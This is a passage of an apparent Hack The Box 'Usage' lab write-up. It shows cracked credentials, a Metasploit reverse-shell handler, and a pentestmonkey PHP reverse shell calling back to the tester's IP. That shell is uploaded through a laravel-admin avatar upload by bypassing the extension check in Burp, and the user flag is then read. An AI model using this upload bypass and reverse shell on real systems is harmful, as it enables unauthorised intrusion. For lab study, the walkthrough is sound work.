1g 0:00:00:10 DONE (2024-07-06 14:04) 0.09579g/s 351.7p/s 351.7c/s 351.7C/s qazwsxedc..zxcvbnm1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

USER: raj
PASS: xander

USER: admin
PASS: whatever1

The username "Administrator" fails to login but whatever1 works as the user admin
URL: http://admin.usage.htb
Screenshot Evidence




Environment

PHP version	PHP/8.1.2-1ubuntu2.14
Laravel version	10.18.0
CGI	fpm-fcgi
Uname	Linux usage 5.15.0-101-generic #111-Ubuntu SMP Tue Mar 5 20:16:58 UTC 2024 x86_64
Server	nginx/1.18.0
Cache driver	file
Session driver	file
Queue driver	sync
Timezone	UTC
Locale	en
Env	local
URL	http://admin.usage.htb

Dependencies

php	^8.1
encore/laravel-admin	1.8.18
guzzlehttp/guzzle	^7.2
laravel/framework	^10.10
laravel/sanctum	^3.2
laravel/tinker	^2.8
symfony/filesystem	^6.3

There is some version information on the login page
Screenshot Evidence


Dashboard Description...

Environment

PHP version	PHP/8.1.2-1ubuntu2.14
Laravel version	10.18.0
CGI	fpm-fcgi
Uname	Linux usage 5.15.0-101-generic #111-Ubuntu SMP Tue Mar 5 20:16:58 UTC 2024 x86_64
Server	nginx/1.18.0

A Google search for “**laravel-admin 10.18.0 exploit**” returned an arbitrary file upload result
REFERENCE: https://security.snyk.io/vuln/SNYK-PHP-ENCORELARAVELADMIN-3333096

I started a listener in Metasploit


```
# Metasploit Commands
use multi/handler
setg LHOST 10.10.14.123
setg LPORT 1337
set payload php/reverse_php
run -j
```

I downloaded the pentest monkey PHP reverse shell to use as my profile image like the arbitrary file upload exploit suggests
URL: http://admin.usage.htb/admin/auth/setting
TOOL: https://github.com/pentestmonkey/php-reverse-shell/raw/master/php-reverse-shell.php

```
wget https://github.com/pentestmonkey/php-reverse-shell/raw/master/php-reverse-shell.php
vim php-reverse-shell.php
# Modifed $ip and $port variables to fit my listener
$ip = '10.10.14.123'
$port = 1337
```

I am unable to simply upload a .php extension file

Screenshot Evidence


Invalid type for file "php-reverse-shell.php". Only "image" files are supported.

No files selected


Reset

I renamed the file to p0wny.php.jpg and uploaded it again.

```
mv php-reverse-shell.php php-reverse-shell-php.jpg
```


This time it was successful

Screenshot Evidence


Update succeeded !

I did not catch a shell so I uploaded the image again this time first catching the request in Burp


Screenshot Evidence



```
X-PJAX: true
X-PJAX-Container: #pjax-container
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data;
boundary=---------------------------184930619427208821832983418260
Content-Length: 4091
Origin: http://admin.usage.htb
DNT: 1
Connection: keep-alive
Referer: http://admin.usage.htb/admin/auth/setting
Cookie: laravel_session=
eyJpdiI6ImNmcU41K2R0ODBCWG9zaDlBTVowNmc9PSIsInZhbHVlIjoicklyUUF1R3A5N1FuWE8yb21EV2tyUEx
5OWtINm9POTAxclBjVU1KdGxiVlJTTVN4RVk0RkVMbm9ZWW5Zcnp1MzB5TWhEMzhCd1R3YVJGeEloK3dBQncrQV
hKUUZnSEZjaTdPTlUyTE1TZjAxQUN3ZTVWZnR4andqOHdiN2JJNlYiLCJtYWMiOiJhYjgxNzlmNGFhZmQ0MzZiM
jgxMjVlNTExNmQ3NjU3ZjRiNTdmNmQwOTMyYTcyNzQxODMzYTQyYjA3MDEzMDVmIiwidGFnIjoiIn0%3D;
XSRF-TOKEN=
eyJpdiI6IkMvcUp4cVpKYjJCc3ZJenFSRkhCQlE9PSIsInZhbHVlIjoiQkltYU8xbGMvTFVsdW1RM285V2xLQnd
naExpZHpycEJzRGdMVitDcjkwaHp5SFNSM2diTzMxWk13YndseUNrcU4rN0ltUzd2VmhmV0lmdjVlak1McHRzOW
RYcjh0WU9FZ0RKUkpFRW1oOVVhblFhUVQrTGFFY0o1UVIrdC9GWDMiLCJtYWMiOiI2NzM4NzExMjU5NmJlYmFkZ
DE2MTA4MTM5YjkzMjc0YTdmYjE0MDdiNWUzZjc0NjE5YjlkNmU0ZTdmM2Y0YTNhIiwidGFnIjoiIn0%3D;
remember_admin_59ba36addc2b2f9401580f014c7f58ea4e30989d=
eyJpdiI6Ikk0dUhJODJKRUVxQzZmMWdWTnovUXc9PSIsInZhbHVlIjoianYrTWZadUluc3BHVHZFc093dWVkVmU
4VnY5YmhOV09reEFzc3ViV3ZTSnJNMzFMZ1A4QVk3cklOVXlmeUVDc09JOVFGTXkzbEhuR3ZINSsvbGlydytXVm
8vSWNydlFaN1VYOHRER2ZuNnYvWjlYRS9ENEdlVFhsMlZ2aEJrRUFya3Y4a0JuQXcwcHJ2SDZqdHgzOUZERjNpd
EFTdWtFSEJXK09GT0xVNE5aS0huMEpla3dWYlF2NmRZVGFIR3AzU1Y4Nnh5b0FHcFd3ZVFVd3FmM0lka0xGTkF6
MFZobFUrRUVBQzlUYTZNVT0iLCJtYWMiOiI0NzI0NmIwMjhjY2E0MzVlYzkxMDIyNmU3Yzg5NzA4YTBhZTFkOTh
lZjllZGIyZWM4ODJhYjU2MTJjYzNhYmQwIiwidGFnIjoiIn0%3D
Sec-GPC: 1
Priority: u=1

-----------------------------184930619427208821832983418260
Content-Disposition: form-data; name="name"

Administrator
-----------------------------184930619427208821832983418260
Content-Disposition: form-data; name="avatar"; filename="php-reverse-shell.php.jpg"
Content-Type: image/jpeg

<?php
```

I tried renaming the file to have a .php extension and submitted the request


Screenshot Evidence



```
208821832983418260
tar"; filename="php-reverse-shell.php.jpg.php"
```

This caught a shell and I was able to read the user flag

Screenshot Evidence



```
msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...


Shell Banner:
Linux usage 5.15.0-101-generic #111-Ubuntu SMP Tu
-----

$ python3 -c 'import pty;pty.spawn("/bin/bash")'
dash@usage:/$ cat ~/user.txt
cat ~/user.txt
7827b8ecc701095597486f921ac4598e
dash@usage:/$ id
id
uid=1000(dash) gid=1000(dash) groups=1000(dash)
dash@usage:/$ hostname -I
hostname -I
10.129.108.170 dead:beef::250:56ff:feb0:b513
dash@usage:/$ hostname
hostname
usage
dash@usage:/$
[HTB] 0:ovpn  1:msf* 2:bash-
```


USER FLAG: 7827b8ecc701095597486f921ac4598e

PrivEsc

In my enumeration I discovered some configuration files in dash users home directory

`ls -la ~`

Screenshot Evidence




```
dash@usage:~$ ls -la ~
ls -la ~
total 52
drwxr-x--- 6 dash dash 4096 Jul  6 20:42 .
drwxr-xr-x 4 root root 4096 Aug 16  2023 ..
lrwxrwxrwx 1 root root    9 Apr  2 20:22 .bash_history -> /dev/null
-rw-r--r-- 1 dash dash 3771 Jan  6  2022 .bashrc
drwx------ 3 dash dash 4096 Aug  7  2023 .cache
drwxrwxr-x 4 dash dash 4096 Aug 20  2023 .config
